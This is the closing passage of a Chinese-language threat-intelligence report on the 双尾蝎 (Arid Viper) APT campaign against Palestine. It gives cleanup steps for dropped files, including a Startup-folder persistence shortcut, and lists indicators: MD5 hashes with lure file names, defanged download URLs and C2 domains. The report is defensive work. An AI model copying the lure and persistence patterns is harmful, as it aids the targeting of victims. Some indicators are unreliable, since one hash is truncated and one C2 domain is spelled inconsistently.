
四.总结

1.概述


Gcow 安全团队**追影小组**针对**双尾蝎**APT组织此次针对巴勒斯坦的活动进行了详细的分析并且通过绘制了一幅样本执行的流程图方便各位看官的理解



该组织拥有很强的攻击能力,其载荷涵盖较广(**Windows和Android平台**).并且在被**以色列**进行导弹物理打击后快速恢复其攻击能力.对巴勒斯坦地区进行了一波较为猛烈的攻势,同时我们绘制了一幅本次活动之中样本与 C&C 的关系图



通过之前的分析我们发现了该组织拥有很强的技术对抗能力,并且其投放的样本一直围绕着与**巴勒斯坦**和**以色列**的敏感话题进行投放,我们对其话题关键字做了统计,方便各位看官了解



2.处置方案:

删除文件

```
%TEMP%\*.pdf(*.mp3,*.mp4,*.rar,*.doc)  [诱饵文档]
%ProgramData%\SyncDownOptzHostProc.exe [侦查者主体文件]
%ProgramData%\IntegratedOffice.exe[侦查者主体文件]
%ProgramData%\Microsoft\Windows\Start
Menu\Programs\Startup\SyncDownOptzHostProc.lnk
[指向侦查者主体文件的快捷方式用于权限维持]
%ProgramData%\GUID.bin [标记感染]
```

3.结语

通过本次分析报告,我们相信一定给各位看官提供了一个更加充分了解该组织的机会.我们在前面分析了该组织的技术特点以及对该组织实施攻击的攻击手法的演进进行了详细的概述。同时在后面的部分我们也会贴出该组织最新活动所使用样本的 IOCs 供给各位感兴趣的看官交流与学习.同时我们希望各位看官如果有其他的意见欢迎向我们提出。

五.IOCs:

MD5:

样本MD5	样本文件名
a7cf4df8315c62dbebfbfea7553ef749	Meeting Agenda_pdf.exe
91f83b03651bb4d1c0a40e29fc2c92a1	Employee-entitlements-2020.doc
09cd0da3fb00692e714e251bb3ee6342	Congratulations_Jan-7_78348966_pdf.exe
9bc9765f2ed702514f7b14bcf23a79c	7347678363764_تقرير حول أهم المستجدات.exe
3296b51479c7540331233f47ed7c38dd	Define the Internet in government institutions_pdf.exe
e8effd3ad2069ff8ff6344b85fc12dd6	integratedoffice.exe
90cdf5ab3b741330e5424061c7e4b2e2	final_meeting_9659836_299283789235_rar.exe
8d50262448d0c174fc30c02e20ca55ff	Scholarships in Serbia 2019-2020_pdf.exe
817861fce29bac3b28f06615b4f1803f	1السيرة الذاتية مثال.doc
edc3b146a5103051b39967246823ca09	Directory of Government Services_pdf.exe
20d21c75b92be3cfcd5f69a3ef1deed2	Internet in government_984747457_489376.exe
4d9b6b0e7670dd5919b188cb71d478c0	artisan-video-5625572889047205-9356297846-mp4.exe
9bb70dfa2e39be46278fb19764a6149a	entelaqa_hamas_32_1412_847403867_rar.exe
1eb1923e959490ee9f67687c7faec697	asala-panet-il-music-live-892578923756-mp3.exe
46871f3082e2d33f25111a46dfafd0a6	Brochure-Jerusalem_26082019_pdf.exe

URL:

http[:]//linda-callaghan[.]icu/Minkowski/brown

http[:]//linda-callaghan[.]icu/Minkowski/microsoft/utilities

http[:]//nicoledotson[.]icu/debby/weatherford/yortysnr

http[:]//nicoledotson[.]icu/debby/weatherford/Zavantazhyty

http[:]//nicoledotson[.]icu/debby/weatherford/Ekspertyza

http[:]//nicoledotson[.]icu/debby/weatherford/Vydalyty

http[:]//nicoledotson[.]icu/debby/weatherford/pidnimit

C2:

linda-callaghan[.]icu

nicoledotsonp[.]icu

释放文件:

%TEMP%\ `*.pdf(*.mp3,*.mp4,*.rar,*.doc)`

%ProgramData%\SyncDownOptzHostProc.exe

%ProgramData%\Microsoft\Windows\Start Menu\Programs\Startup\SyncDownOptzHostProc.lnk

%ProgramData%\GUID.bin

%ProgramData%\IntegratedOffice.exe

六.相关链接:

https://www.freebuf.com/articles/system/129223.html

https://research.checkpoint.com/2020/hamas-android-malware-on-idf-soldiers-this-is-how-it-happened/

https://mp.weixin.qq.com/s/Rfcr-YPIoUUvc89WFrdrnw